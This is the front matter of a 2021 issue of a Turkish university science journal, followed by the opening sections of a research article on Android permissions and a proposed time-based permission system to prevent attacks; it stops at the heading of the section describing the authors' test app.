

ISSN: 2618-6241
e-ISSN: 2667-5757



HALIÇ ÜNİVERSİTESİ FEN BİLİMLERİ DERGİSİ

HALIÇ UNIVERSITY
JOURNAL OF NATURAL AND APPLIED SCIENCES

Cilt: 4 Sayı: 2 Tarih: Eylül 2021
Volume: 4 Issue:2 Date: September 2021

| | |
|--|---|
| Haliç Üniversitesi Adına Sahibi <i>Owner on behalf of Haliç University</i> | Prof. Dr. Zafer UTLU Haliç Üniversitesi Rektörü |
| Editörler <i>Editors</i> | Prof. Dr. Temel SAVAŞKAN Editör / Editor-in-Chief Doç. Dr. Emine Esra KASAPBAŞI Editör Yardımcısı / Associate Editor Araştırma Görevlisi Abdullah Cihan ÖZDEMİR Editör Asistanı / Assistant Editor Araştırma Görevlisi Burçe KARADAĞ Editör Asistanı / Assistant Editor Dr. Öğr. Üyesi. Meriç KURTULUŞ Türkçe Editörü / Turkish Editor Araştırma Görevlisi Elif AYDIN İngilizce Editörü / English Editor |
| Sorumlu Yazı İşleri Müdürü <i>Publishing Manager</i> | Haliç Üniversitesi |
| Yönetim Yeri <i>Head Office</i> | Haliç Üniversitesi |
| Yazışma Adresi <i>Corresponding Address</i> | Haliç Üniversitesi Sütluçe Mah. İmrahor Cad. No: 82 Beyoğlu – İSTANBUL Tel: +90 212 924 24 44 E-posta: fbd@halic.edu.tr |
| İnternet Adresi <i>Web Address</i> | http://dergipark.gov.tr/hafebid |
| Yayın Türü <i>Publication Type</i> | Yerel Süreli / <i>Periodical</i> Mart ve Eylül Aylarında olmak üzere yılda iki sayı yayımlanır ISSN: 2618-6241 |
| Asitsiz kâğıda basılmaktadır <i>Printed on acid free paper</i> | -- |
| Baskı <i>Printing Press</i> | |
| Basım Tarihi <i>Publication Date</i> | 30.09.2021 |
| Derginin Tarandığı Kaynaklar <i>Index in</i> | DergiPark AKADEMİK |

Yayın Kurulu
Editorial Board

Prof. Dr. Zafer UTLU (Haliç Üniversitesi)
Prof. Dr. Ömer OĞUZ (Haliç Üniversitesi)
Prof. Dr. Burçin Cem ARABACIOĞLU (MSGSU)
Prof. Dr. Füsün SEÇER KARİPTAŞ (Haliç Üniversitesi)
Prof. Dr. M. Burcu IRMAK YAZICIOĞLU (Haliç Üniversitesi)
Prof. Dr. Yasin ALEMDAĞ (Karadeniz Teknik Üniversitesi)
Prof. Dr. Selçuk ÇEBİ (Yıldız Teknik Üniversitesi)
Prof. Dr. Ali SIRMA (Haliç Üniversitesi)
Doç. Dr. Ali GÖKŞENLİ (İstanbul Teknik Üniversitesi)
Doç. Dr. Behiye YÜKSEL (Haliç Üniversitesi)
Dr. Öğr. Üyesi Soner ÖZGÜNEL (Haliç Üniversitesi)
Dr. Öğr. Üyesi Jülide EDİRNE ERDİNÇ (Haliç Üniversitesi)
Dr. Öğr. Üyesi Zeynep TURGUT AKGÜN (Medeniyet Üniv.)
Dr. Öğr. Üyesi Gökçe AKGÜN (Haliç Üniversitesi)
Dr. Öğr. Üyesi Sahra KIRMUSAOĞLU (Haliç Üniversitesi)
Dr. Öğr. Üyesi Turan ŞİŞMAN (OSTİM Teknik Üniversitesi)
Dr. Öğr. Üyesi Çağrı ÖZGÜN KİBİROĞLU (Haliç Üniversitesi)
Dr. Öğr. Üyesi Fatma KOSOVALI ÇAVUŞ (Haliç Üniversitesi)
Dr. Öğr. Üyesi M. Deniz TÜRKOĞLU (Haliç Üniversitesi)

Danışma Kurulu
Advisory Board

Prof. Dr. Oya OĞUZ (Haliç Üniversitesi)
Prof. Dr. Salaheddine BENDAK (Haliç Üniversitesi)
Prof. Dr. Önder KÜÇÜKERMEN (Haliç Üniversitesi)
Prof. Dr. Koray TUNÇALP (Haliç Üniversitesi)
Prof. Dr. Hasan SOFUOĞLU (Karadeniz Teknik Üniversitesi)
Prof. Dr. Hüseyin CÖMERT (Beykent Üniversitesi)
Prof. Dr. Hüseyin ÇİMENOĞLU (İstanbul Teknik Üniversitesi)
Prof. Dr. Ferhat DİKMEN (Yıldız Teknik Üniversitesi)
Prof. Dr. Rıfat YAZICI (İstanbul Ticaret Üniversitesi)
Prof. Dr. Gündüz ÖZİŞİK (Işık Üniversitesi)
Prof. Dr. Şükrü KARATAŞ (İstanbul Aydın Üniversitesi)
Prof. Dr. Murat AYDIN (Karadeniz Teknik Üniversitesi)
Doç. Dr. Can ÜLKER (İstanbul Teknik Üniversitesi)
Doç. Dr. Gülay BAYSAL (İstanbul Aydın Üniversitesi)
Doç. Dr. M. Cem KASAPBAŞI (İstanbul Ticaret Üniversitesi)
Dr. Öğr. Üyesi Meriç KURTULUŞ (Haliç Üniversitesi)

Cilt 4 Sayı 2
Hakem Listesi
Volume 4 Issue 2
Reviewer List

Prof. Dr. Esra ÇAPANOĞLU GÜVEN
Prof. Dr. Charyyar ASHYRALYYEV
Prof. Dr. Yelda YALÇIN GÜRKAN
Doç. Dr. Resat KOSKER
Doç. Dr. Gülay BAYSAL
Prof. Dr. Selhan YALÇIN USAL
Dr. Öğr. Üyesi Serpil ÜSTEBAY
Dr. Öğr. Üyesi Özgür Can TURNA
Dr. Öğr. Üyesi Fatma Ceyda GÜNEY YÜKSEL
Dr. Öğr. Üyesi Halime PEHLİVANOĞLU
Dr. Öğr. Üyesi Murat DOĞAN

AMAÇ VE KAPSAM

Haliç Üniversitesi Fen Bilimleri Dergisi Eylül 2018 tarihinden itibaren yılda iki kez yayımlanır. Bu dergide temel bilimler, mühendislik ve mimarlık alanlarında araştırmaya dayalı Türkçe veya İngilizce dilinde özgün ve derleme makaleler yayımlanır. Gönderilen makaleler hakemler tarafından incelenerek değerlendirilir ve kabul edilen makaleler derginin web sayfasında on-line ve basılı olarak yayımlanır.

Yayın İzni

Bireysel kullanım dışında, Haliç Üniversitesi Fen Bilimleri Dergisi'nde yayınlanan makaleler, şekiller ve tablolar yazılı izin olmaksızın çoğaltılamaz, bir sistemde arşivlenemez ve reklam ya da tanıtım amaçlı materyallerde kullanılamaz. Bilimsel makalelerde, uygun şekilde kaynak gösterilerek alıntılar yapılabilir.

Açık Erişim Politikası

Haliç Üniversitesi Fen Bilimleri Dergisi açık erişim politikasını benimsemiş bir dergidir.

Yazıların Bilimsel ve Hukuki Sorumluluğu

Yayımlanan makalelerin bilimsel ve hukuki sorumluluğu yazarlarına aittir. Yazıların içeriğinden ve kaynakların doğruluğundan yazarlar sorumludur. Editör, Yardımcı Editörler, Yayın ve Danışma Kurulu Üyeleri ve Yayımcı dergideki hatalardan veya bilgilerin kullanımından doğacak olan sonuçlardan dolayı sorumluluk kabul etmez.

AIMS AND SCOPE

Haliç University Journal of Natural and Applied Sciences is published twice a year since September 2018. This journal publishes original and compilation articles in Turkish or English based on research in the fields of basic sciences, engineering and architecture. The submitted articles will be reviewed and evaluated by the referees and the accepted articles will be published on-line and in print on the web page.

Permission Requests

Apart from individual use, articles, forms and tables published in Haliç University Journal of Natural and Applied Sciences cannot be reproduced without written permission and cannot be archived in a system or used for advertising or promotional materials. Scientific articles can be cited with appropriate references.

Open Access Policy

Haliç University Journal of Natural and Applied Sciences is a journal, which has adopted open access policy.

Scientific and Legal Responsibility of Articles

The scientific and legal responsibility of the published articles belongs to their authors. The authors are responsible for the content of the articles and for the correctness of the sources. The Editor-in-Chief, Associate Editor, Assistant Editors, Members of the Publication and Advisory Board and the Publisher cannot be held responsible for errors or any consequences arising from the use of information contained in this journal.

Değerli Okurlar,

Haliç Üniversitesi Fen Bilimleri Dergisinin dördüncü cildinin ikinci sayısını siz değerli okurlarımıza sunmaktan büyük mutluluk duyuyoruz. Dergimizin bu sayısında bilgisayar mühendisliği, matematik, endüstriyel tasarım, kimya ve gıda mühendisliği alanlarında hazırlanmış dördü orijinal biri de derleme olmak üzere toplam beş makale yer almaktadır.

Dergimize makale göndererek bilimsel katkı sunan tüm yazarlarımıza, bu makaleleri değerlendirerek yorumlarını bildiren hakemlerimize ve derginin hazırlanmasında emeği geçen tüm çalışma arkadaşlarımıza teşekkürü bir borç biliriz.

Dergimizin bu sayısının siz okurlarımıza yararlı olmasını diler, saygılar sunarız.

Prof. Dr. Temel SAVAŞKAN

Editör

Haliç Üniversitesi Fen Bilimleri Dergisi

Dear Readers,

We are pleased to present the second issue of the fourth volume of the Journal of Haliç University Natural and Applied Sciences to you. In this issue, four original and one review articles related to the fields of computer engineering, mathematics, industrial design, chemistry and food engineering are included.

We would like to thank all the authors of the articles for their scientific contributions, the reviewers for their valuable comments and our journal team for their help and efforts for preparing this issue for publication.

We hope that this issue of our journal will be beneficial to you.

Yours sincerely,

Prof. Dr. Temel SAVAŞKAN

Editor

Journal of Haliç University Natural and Applied Sciences

İçindekiler / Contents

Araştırma Makaleleri / *Research Articles*

Bilgisayar Mühendisliği / *Computer Engineering*

Android İşletim Sistemlerinde Zaman Tabanlı İzin Yaklaşımı
ile Saldırı Önleme Sistemi77-109
Halil İbrahim BEDİR, Muhammed Ali AYDIN, Abdül Halim ZAIM
Attack Prevention System with Time Based Permission
Approach in Android Operating Systems

Metamatik / *Mathematics*

Nonlocal Schrödinger Problem with Time Dependent Self-
Adjoint Operator 111-122
Ali SIRMA
Zamana Bağlı Öz-Eşlenik Operatörlü Yerel Olmayan Schrödinger
Problemi

Endüstriyel Tasarım / *Industrial Design*

İstanbul'da Bir Üretim Mirası: 19. ve 20. yüzyıl Aralığında
Aydınlatma Tasarımının Zamandizini 123-172
Zeynep FIRAT EZENCİ, Damla ALTUNCU
A Production Heritage in Istanbul: The Chronology of
Lighting Design Between 19th and 20th Centuries

Kimya / *Chemistry*

TiO₂ ile Polipirol Arasındaki Moleküller Arası Etkileşimlerin
DFT Yöntemi ile Yeni Bir Açıklaması 173-192
Emine Esra KASAPBAŞI
A New Explanation to Intermolecular Interactions Between
TiO₂ and Polypyrrole by DFT Method

Derleme Makalelele / *Review Articles*

Gıda Mühendisliği / *Food Engineering*

Gıdalarda pH Ölçümünün Önemi193-216

Aslı AKSOY

The Importance of pH Measurement in Foods

Android İşletim Sistemlerinde Zaman Tabanlı İzin Yaklaşımı ile Saldırı Önleme Sistemi

Halil İbrahim BEDİR^{1*}, Muhammed Ali AYDIN²,
Abdül Halim ZAIM¹

¹İstanbul Ticaret Üniversitesi, Bilgisayar Mühendisliği, İstanbul, Türkiye

Orcid: 0000-0002-3690-4429, (<https://orcid.org/0000-0002-0233-064X>)

²İstanbul Üniversitesi -Cerrahpaşa, Bilgisayar Mühendisliği, İstanbul, Türkiye

Orcid: 0000-0002-1846-6090

Geliş Tarihi: 12.05.2021

***Sorumlu Yazar e mail:** bediribrahim@outlook.com **Kabul Tarihi:** 08.06.2021

Atf/Citation: Bedir, H. İ., Aydın, M. A., Zaim, A. H., “Android İşletim Sistemlerinde Zaman Tabanlı İzin Yaklaşımı ile Saldırı Önleme Sistemi”, Haliç Üniversitesi Fen Bilimleri Dergisi 2021, 4/2: 77-109.

Araştırma Makalesi/ Research Article

Özet

Pazarın %72.2'sini oluşturan Android işletim sistemi, en çok tercih edilen ve kullanılan mobil işletim sistemidir. Kullanıcılar, birçok platformdan farklı uygulamaları bu işletim sistemine rahatlıkla kurabilir. Akıllı cihazlar son zamanlarda çok fazla özel kullanıcı bilgisini taşıdığından dolayı siber saldırıların daha sık hedefi haline gelmiştir. Android işletim sistemi, uygulamaların mobil cihazda ulaşabileceği alanları kısıtlamak, özel kullanıcı bilgisi olan konum, kamera, şifre ve rehber gibi kullanıcı gizliliğini korumak için birçok izin çeşidi kullanır. Bu çalışmada, mevcut izin kontrol sistemindeki eksiklikleri göstermek için kötü amaçlı bir uygulama üretilmiştir ve bu uygulama üzerinden birkaç siber saldırı gerçekleştirilmiştir. Bu sorunların sebebinin, kullanıcıların istenen izinlerin niyetini tam olarak anlamadığından ve mevcut izin sisteminin kullanıcıya başka izin onaylama seçenekleri önerememesinden dolayı olduğu görülmüştür. Daha sonra, uygulama çalıştırırken kullanıcının ilgili fonksiyonu ne kadar zaman kullandığını belirleyerek daha kolay izin kontrolü sağlayabilen, müdahaleci olmayan, iznin süresini belirleyen zaman tabanlı bir izin kontrol sistemi önerilir.

Anahtar Kelimeler: Android,Android uygulamaları,Android güvenlik,APK ,İzin sistemi,API seviyesi

Attack Prevention System with Time Based Permission Approach in Android Operating Systems

Abstract

Android operating system, which constitutes 72.2% of the market, is the most preferred and used mobile operating system. Users can easily install different applications from many platforms onto this operating system. Since smart devices carry a lot of private user information, they have become the target of cyberattacks. The Android transaction system uses many types of permissions to restrict the areas that applications can access on the mobile device and to protect user privacy such as location, camera, password and directory with private user information. In this study, a malicious application was created to show the shortcomings in the current permission control system, and several cyber attacks were carried out on this application. It seems that the cause of these problems is because users do not fully understand the intent of the requested permissions and the current permission system is unable to suggest other permission options to the user. Then, a non-intrusive, time-based permission control system that determines the duration of the permission is recommended, It can provide easier permission control by determining how long the user has used the relevant function while running the application.

Keywords: Android, Android applications, Android security, APK, Permission system, API level

1.Giriş

Günümüzde insanlar eğlence ve iş için giderek daha fazla cep telefonu kullanmakta, bu nedenle cep telefonları, iletişim, şifre ve e-posta gibi daha fazla özel kullanıcı bilgisi taşımaktadır. Android İşletim Sistemi, pazar yerinin%72,2'sine sahip olması sebebiyle mobil cihazlar için en popüler platformdur. Bu pazarda bu ihtiyacı karşılamak için bireysel geliştiriciler ve şirketler tarafından üçüncü taraf uygulamaları geliştirmede ciddi bir yükseliş bulunmaktadır. Android İşletim Sistemi, açık kaynak ve birçok platformda uygulama pazarının öncüsüdür. Sonuç olarak, bağımsız geliştiricilerin kendi uygulamalarını geliştirmelerine ve dağıtmalarına izin verir. Ayrıca, Android platformu, uygulamaların sistem kaynaklarına ve cihaz donanımına erişmesini sağlayan büyük

ölçekli bir uygulama karma arabirimi (API) ile üçüncü taraf geliştirme sağlar.

Android uygulamaları, kullanılacak uygulamalar için gerekli tüm dosyaları, kitaplıkları ve meta verileri içeren sıkıştırılmış Android paketleri (APK) olarak yüklenir. Bu APK'lar, pazar yerinden Paket Yöneticisi sistem hizmetini çağırarak yüklenebilir [1]. Örneğin, Google Play uygulaması aracılığıyla Google market mağazasından bir uygulama yüklenebilir. Paket Yöneticisini çağırmanın başka bir yöntemi de uygulamanın APK'sını cihaza kopyalamak ve Android işletim sisteminin onu başlatmasını istemektir.

Kullanıcının gizliliğini korumak için Android platformu, uygulamayı hassas bilgilere erişmek için izinler istemeye zorlar [2, 3]. Bu nedenle, uygulama yükleme işlemine devam etmek için Android işletim sistemi, kullanıcıdan uygulamanın gerekli izinlerini açıkça vermesini ister. Kullanıcı izinleri vermeyi reddederse, yükleme işlemi iptal edilecektir. Ancak çoğu kullanıcı, listelenen izinleri tam olarak anlamadan izin istemlerini kabul eder. Sonuç olarak, bazı uygulamalar yalnızca kullanıcı verilerini toplamak için ekstra izinler gerektirebilir, bu da kullanıcı gizliliğini ihlal edebilir ve kötü niyetli eylemleri artırabilir [4]. Bu nedenle, Android güvenliği büyük ölçüde izin sistemi mekanizmasının verimliliğine bağlıdır.

Bu makalede aşağıdaki konular işlenmiştir;

- Mevcut mobil sistemdeki izin kontrol mekanizması yeterince güvenli mi?
- İzinlerin doğru bir şekilde verilir verilmediği?
- Kullanıcının izin seçiminde zaman tercihi, önerilen izin sisteminin geliştirilmesinde ne ölçüde yardımcı olur?
- Kullanıcının bilgi güvenliğini müdahaleci olmayan ve kullanıcı dostu bir şekilde nasıl temin ederiz?

Bu amaçla, mevcut izin sisteminin yetersizliklerini göstermek için bazı kavram kanıtı saldırıları gerçekleştirilir. Hâlâ sistem tarafından tespit edilemeyen birçok iznin kötüye kullanımı durumu vardır. Cihazın farklı fonksiyonlarına yapılan sızma işlemlerinde eylem

modellerindeki ve cihazın performansındaki farklılıklar izin sistemini daha da iyileştirmek için fizibilite sağlar. Ardından, mevcut sistem için önerilen zaman tabanlı izin sistemi akışının mevcut sistemden ne kadar verimli olduğu gösterilmiştir.

Android izin sistemi, sistem kaynaklarını ve kullanıcıların gizliliğini korumak için bir erişim kontrol mekanizması sunan temel güvenlik bileşenidir. Fakat onaylanan izinler sayesinde uygulamalar, kullanıcıların en hassas verilerine istedikleri zaman ulaşabilirler. Kullanıcılar verilen izinlerin uygulamalar tarafından ne zaman ve nasıl kullanıldığını bilememektedir. Mevcut izin sisteminin yetersizliği bu saldırıları kısıtlayamaz. Bu makaledeki amaç, kullanıcıların mahrem verilerinin korunması için yeni bir zaman tabanlı izin yaklaşımı ile güvenliğin artırılması ve saldırıların kısıtlanmasıdır.

Önerilen bu sistem, mevcut izin sisteminin işleyişini bozmadan sadece zaman tabanlı bir akış ve kontrol mekanizması ile ilişkilendirilmiştir. Olası ataklardan içeri sızma ve kullanıcıların hassas verilerini kullanma ile meydana gelebilecek zararı minimuma indirmek için tasarlanmıştır.

1.1 Literatür İncelemesi

Android izin sisteminin 2008'de tanıtıldığından bugüne kadar, bileşenlerinin resmi bir modeli eşliğinde kapsamlı bir analizini sunmaktadır. Analizin sonuçları, orijinal sürümden bu yana izin sayısında sürekli bir artış olduğunu ortaya koyuyor ve bazı izin kategorilerinde yedi kat artış olduğu görülmektedir. İzin sisteminin gelişimini ve buna bağlı güvenlik sorunlarını uygulamaların bakış açısından incelemek için en iyi Android uygulamalarının son beş yıllık sürümleri için bir örnek olay yürütülmüştür. Bazı uygulamalar 2020 sürümüne kadar izin kullanımında %73,33 artış gösterdi. Ek olarak, vaka çalışmasının sonuçları hem satıcılar hem de geliştiriciler tarafından izin dağıtımının anlaşılmasına katkıda bulunur. Son olarak, izne dayalı güvenlik geliştirmeleriyle ilgili bir sonuç olarak Android izin sisteminin çeşitli güvenlik sorunları ile karşı karşıya olduğunu ortaya koymaktadır [5].

Eylem Kaydedici, kullanıcının eylem dizilerini kaydeder. Ardından, Grafik Oluşturucu, eylem dizilerinden kullanıcı eylem modelini oluşturur. Grafik Eşleştirici, kullanıcı eylem modeli ve paylaşılan kaynakların kesin referans etkileşim grafikleriyle eşleşir ve mevcut kaynaklara erişimin verilip verilmeyeceğine karar verir [6].

Esneklik ve izolasyon sağlayan genişletilebilir izin eklentileri için bir çerçeve olan Dalf'ı öneriyoruz. Dalf'ın altında yatan fikir, izin eklentilerinin kendilerinin uygulama olarak ele alınması gerektiğidir. Bu yaklaşım, eklentilerin durumu korumasına ve Android'in işlem izolasyon mekanizmaları tarafından kısıtlanırken cihazın konumu gibi sistem kaynaklarına erişmesine olanak tanır [7].

Uygulamalar, mobil işletim sistemleri için çok önemli bileşenlerdir. Uygulama ortamı ve uygulamaların çeşitliliği bir tercih sebebi haline gelmiştir. Kullanıcılar yalnızca iOS cihazları için App Store'dan uygulama indirebilirken, Android'in güvenilir uygulamaları indirme ve yükleme platformu Google Play Store'dur. Ayrıca, kullanıcılar Android uygulamalarını diğer kaynaklardan yükleyebilir. Kullanıcılar, belirli bir uygulama için verilen izne bağlı olarak mobil cihazlarına bir APK dosyası yükleyebilir. İşte bu noktada güvenlik tehditleri ortaya çıkıyor. Bu çalışmada, bu tehditlerin bir incelemesi sunulmaktadır. Bu tehditler, klonlanmış kötü amaçlı Android uygulamaları tarafından başlatılır. Klonlanan uygulamalar çoğunlukla üçüncü taraf Android uygulama mağazaları tarafından barındırılmaktadır. Bu tehditler üçüncü taraf uygulama mağazalarından başlatıldığı için, özellikle Çin, Rusya ve Avrupa'da ikamet edenler için çok ciddi tehditler bulunmaktadır [8].

Android uygulamalarının artan kullanımı, yeni kullanıcıları gizli verilere yetkisiz erişim açısından sürekli tehdit altında tutmuştur. Antivirüs yazılımı bile bir Android cihazının dosya sistemine veya platform sınırlamaları nedeniyle yüklü uygulamaların dinamik davranışına erişemez veya izleyemez. Cihaz güvenliği açısından ciddi sonuçları vardır. Kullanıcı tarafından algılanmadan kötü amaçlı bir uygulama dosyaları indirebilir ve başka kaynaklara iletebilir. Bu çalışmada, bir

çalışma Zamanı algılama ve önleme sistemi öneriyor ve uyguluyoruz. Önerilen sistem, kullanıcının önceden bilgisi olmadan cihazın kaynaklarına erişmeye çalışan uygulamaları kilitleyerek ikinci bir güvenlik seviyesi sağlayacaktır. Yeni sistemin, hassas bilgileri toplamak için uygulamaların tüm saldırılarının üstesinden gelebileceğini, meşru uygulamaların kullanımı ve işletim sisteminin performansı üzerinde küçük etkiler yaratabileceğini göstermektedir [9].

Apex, bir kullanıcıya telefon kaynaklarının farklı uygulamalar tarafından kullanımını kısıtlamak için çeşitli seçenekler sunar. Kullanıcı bazı izinleri verebilir ve diğerlerini reddedebilir. Bu, kullanıcının, uygulama tarafından sağlanan işlevselliğin bir kısmını kullanmasına izin verirken, yine de kritik veya maliyetli kaynaklara erişimi kısıtlar. Apex ayrıca, kullanıcının kaynakların kullanımına çalışma zamanı kısıtlamaları getirmesine izin verir. Son olarak, kullanıcı, bir uygulamanın kullanımına bağlı olarak kaynakların kullanımını, örneğin her gün gönderilen SMS mesajlarının sayısını sınırlamak isteyebilir. Apex'in anlamını ve bu kısıtlamaları tanımlamak için kullanılan politika modelini tanımlıyoruz [10].

FBI Müdür Yardımcısı Steven Chabinsky şunu söyledi: “Siber suçlar, yüksek düzeyde organize olmuş suç örgütlerinin mesleği haline geldikçe, kolluk kuvvetleri, tehdidin artan karmaşıklığını ele almak için yaklaşımlarını yeniliyorlar. Harekete geçmezsek, siber tehdit varoluşsal bir tehdit olabilir, yani ülkemizin varlığına meydan okuyabilir veya ulusumuzun potansiyelini önemli ölçüde değiştirebilir. Yeterli zaman, motivasyon ve finansman verildiğinde, kararlı bir düşmanın hedeflenen bir sisteme her zaman girebileceğine ikna oldum.[11]

Siber güvenlik, sistemleri ve interneti düzenlerken, yönetirken ve kullanırken bireylerin alabilecekleri özene ve yaptıkları sonuçlara dayanır. Siber güvenlik değerlendirme sorununa çözüm bulmak için çok sayıda çaba gösterilmiş ve çeşitli çerçeveler oluşturulmuştur. Kısıtlamalar, yeni teknolojiler ve tesis sınırlamaları gibi farklı yönlerden kaynaklanmaktadır. Güvenlik sorunları, genellikle güvenlik gereksinimleri ve diğer faydalar arasında bir değiş tokuş olarak kabul edilir. [12]

İzin sistemlerine yeni bir yaklaşımı savunuyoruz: her izin için bağımsız olarak en uygun izin verme mekanizmasını seçilmesidir. Yaklaşımımız, her iznin benzersiz gereksinimlerini ve kısıtlamalarını hesaba katar. Bu, tüm izinlere tek bir izin verme mekanizması uygulayan mevcut platformlardan bir ayrımdır. İzin verme mekanizmaları arasından seçim yapmak için bir dizi yönerge sağlıyoruz.

- Platform tasarımcılarının kullanabileceği izin verme mekanizmalarını sıralıyor ve güçlü ve zayıf yönlerini tartışıyoruz. Geçmiş literatürden bir dizi kullanılabilirlik ilkesini dikkate alıyor ve izin verme mekanizmalarını kullanıcı deneyimlerinin kalitesine göre sıralıyoruz.
- Her izin için en uygun izin verme mekanizmasını seçmek için bir ön karar prosedürü geliştiriyoruz.
- Karar prosedürümüzü bir dizi akıllı telefon uygulama iznine uyguluyoruz. En iyi kullanıcı deneyimlerini sağlayan izin verme mekanizmalarının izinlerin çoğuna uygulanabileceğini gördük.[13]

Makale, gelen her SMS'e yanıt gönderen bir otomatik yanıt uygulaması olan "SMS otomatik yanıtlama" gibi SMS ile ilgili çeşitli Android uygulamalarını incelemektedir. Bu otomatik yanıt özelliği uygulamada uygulanmıştır. SMS denetleyicisi, gelen her SMS'e yanıt gönderen bir otomatik yanıt özelliği olan SMS ile ilgili bir Android Hizmetidir. Bu otomatik yanıt özelliği bu uygulamada uygulanmıştır. Veri tabanımızda 3 iletişim numarası kaydedeceğiz, yeni SIM takıldığında bu oluşturulan mesaj tetiklenecek ve kaydedilen metin 3 iletişim numarasına gönderilecektir.[14]

2. Materyal ve Metot

2.1 Mevcut android izin sistemi

Android'in güvenlik mimarisinin temel bir tasarımı, hiçbir uygulamanın kullanıcıyı, diğer uygulamaları veya işletim sistemini olumsuz etkileyebilecek herhangi bir işlemi gerçekleştirememesidir. Bu nedenle, uygulamanın bileşenlere, hassas verilere ve belirli sistem özelliklerine

erişim istekleri Android izin sistemi tarafından düzenlenir. Tablo1’de Android izin sisteminin gelişimini göstermektedir. Her sürüm için Tablo1 de Android sürüm kod adını, sürüm aralıklarını, API düzeyi aralıklarını, koruma düzeyi başına izin sayısını ve her sürüme dahil edilen toplam izin sayısını gösterir. Her yeni sürümde kullanıcılardan daha fazla izin istenmektedir.

Tablo 1. Android Platformu Resmi Bültenleri

| Android Sürüm İsmi | Versiyon | API Seviyesi | Tehlikeli İzin | Normal | İmza | İmza veya Sistem | Toplam İzinler |
|--------------------|-------------|--------------|----------------|--------|------|------------------|----------------|
| Android 11 | 11 | 30 | 30 | 47 | 48 | 42 | 167 |
| Q | 10 | 29 | 30 | 45 | 42 | 41 | 158 |
| Pie | 9 | 28 | 27 | 42 | 38 | 41 | 148 |
| Oreo | 8.0-8.1 | 26-27 | 26 | 39 | 38 | 41 | 144 |
| Nougat | 7.0-7.1 | 24-25 | 24 | 35 | 35 | 41 | 135 |
| Marshmallow | 6 | 23 | 24 | 35 | 35 | 40 | 131 |
| Lollipop | 5.0-5.1 | 21-22 | 24 | 32 | 24 | 40 | 120 |
| KitKat Watch | 4.4W | 20 | 24 | 32 | 18 | 40 | 113 |
| KitKat | 4.4 | 19 | 23 | 32 | 18 | 40 | 112 |
| Jelly Bean | 4.1-4.3.1 | 16-18 | 23 | 29 | 16 | 36 | 104 |
| Ice Cream Sandwich | 4.0.1-4.0.4 | 14-15 | 20 | 29 | 14 | 35 | 98 |
| Honeycomb | 3.0.x-3.2 | 11-13 | 19 | 29 | 12 | 35 | 95 |
| Gingerbread | 2.3-2.3.5 | 9-10 | 19 | 29 | 11 | 35 | 94 |
| Froyo | 2.2.x | 8 | 18 | 27 | 11 | 35 | 87 |
| Eclair | 2.0-2.1 | 5-7 | 18 | 26 | 9 | 33 | 86 |
| Donut | 1.6 | 4 | 18 | 26 | 9 | 32 | 85 |
| Cupcake | 1.5 | 3 | 17 | 25 | 8 | 31 | 81 |
| Base | 1-1.1 | 1-2 | 17 | 24 | 7 | 27 | 73 |


İzinler, karakter dizileri olarak benzersiz bir şekilde tanımlanır (ör. Android.permission.READ_SMS). Bir izin bir nesneye bağlıysa, nesneye ancak uygulamaya izin verildikten sonra başka bir uygulama tarafından erişilebilir.

2.1.1 Manifest dosyası

Her uygulama bir Manifest dosyası içerir. Android Manifest.xml dosyası, bir Android uygulamasının kök klasöründe bulunur. Uygulama tarafından kullanılan izinleri ve uygulama hakkındaki meta verileri içerir. Sisteme veya diğer uygulama kaynaklarına veya verilerine erişmek için verilmesi beklenen uygulama izinleri, AndroidManifest.xml dosyasında “<uses-permission>” etiketi ile etiketlenir. Ayrıca, Android Manifest.xml dosyası, uygulama tarafından kendi bileşenlerini korumak için yeniden alınan izinleri içerir. Bu izinler “<permission>” etiketiyle bildirilir. Ayrıca, Manifest dosyası uygulamanın bileşenlerini içerir. Uygulamanın her bileşeni, uygulamanın kullandığı izinler dâhil olmak üzere temel özelliklerini bildirmelidir.


2.1.2 İzin grubu

İzin grubu, uygulamanın izinlerinin mantıksal bir sınıflandırmasıdır. Manifest dosyasında “<permission-group>” etiketi olarak tanımlanır. Ardından, “<permission>” etiketinin içinde bir “android: permGroup” ögesi bildirilerek bu gruba izinler eklenebilir. (Şekil 1)’de Manifest dosyasında bir izin grubu oluşturmanın bir örneğini gösterilmektedir. SMS grubuna iki izin, SEND_SMS ve RECEIVE_SMS eklendi.



Şekil 1. Android Grublama İzinlerinin Bir Örneği

Android izin sistemi, aşağıda da açıklandığı gibi tüm tehlikeli izinleri izin gruplarına ayırır. Buna göre, tehlikeli türündeki tüm izinler için, bu iznin ait olduğu yerde bir izin grubu vardır. (Şekil 2)'de Android'in 11 tehlikeli izin grubu gösterilmektedir.



Şekil 2. Android Tehlikeli İzin Grupları

2.1.3 İzin uygulanma süreci

Uygulama, kısıtlanmış verilere veya kısıtlanmış eylemlere erişim gerektirebilecek işlevler sunuyorsa, izinleri onaylamaya gerek kalmadan eylemleri gerçekleştirip gerçekleştiremeyeceğini kullanıcı belirlemektedir. Uygulamanın bir fonksiyonunu kullanmak için kısıtlanmış verilere erişmesi veya sınırlı eylemler gerçekleştirmesi gerektiğine kullanıcı karar verirse, uygun izinleri onaylaması gerekmektedir. Yükleme zamanı izinleri olarak bilinen bazı izinler, uygulama yüklendiğinde otomatik olarak verilir. Çalışma zamanı izinleri olarak bilinen diğer izinler, uygulamanın bir adım daha ileri gitmesi ve çalışma zamanında izin istenmesi gerekmektedir.[15]

Uygulama Android 6.0 veya daha yüksek bir sürümde çalışıyorsa, sistem izin verme işlemini aşağıdaki şekilde işler:

- Normal izinler, yükleme sırasında otomatik olarak verilir.
- İmza izinleri için, her iki uygulama da kullanıcı onayı olmadan aynı sertifika ile imzalanırsa sistem hemen izinleri verir. Aksi takdirde, imza izinleri yükleme sırasında verilir.
- Sistem tehlikeli izin verebilmek için öncelikle talep edilen izin grubunu kontrol eder. İzin grubu bir izin vermediyse, çalışma zamanında kullanıcıya bir iletişim kutusu gösterilerek izin istenir. Grup izin onayı verilmişse, sistem tarafından sadece istenen izne erişim verilir.
- İzin denetleyicisi, çalışma zamanı izni ile ilgili işlemeyi kontrol eder. Android 9 ve önceki sürümlerde, izin denetleyicisinin işlevleri paket yükleyicisine yerleştirilmiştir. Ancak Android 10'da bu modül paket yükleyiciden bağımsız bir varlık olarak çalışmaktadır.
- İzin denetleyicisi, çalışma zamanı izinlerinin, izin gruplamasının ve izin kullanımı izleme ve rollerinin verilmesini denetler.

2.2 Kötü amaçlı bir android uygulama ile mevcut izin sisteminin testi ve saldırı tespiti

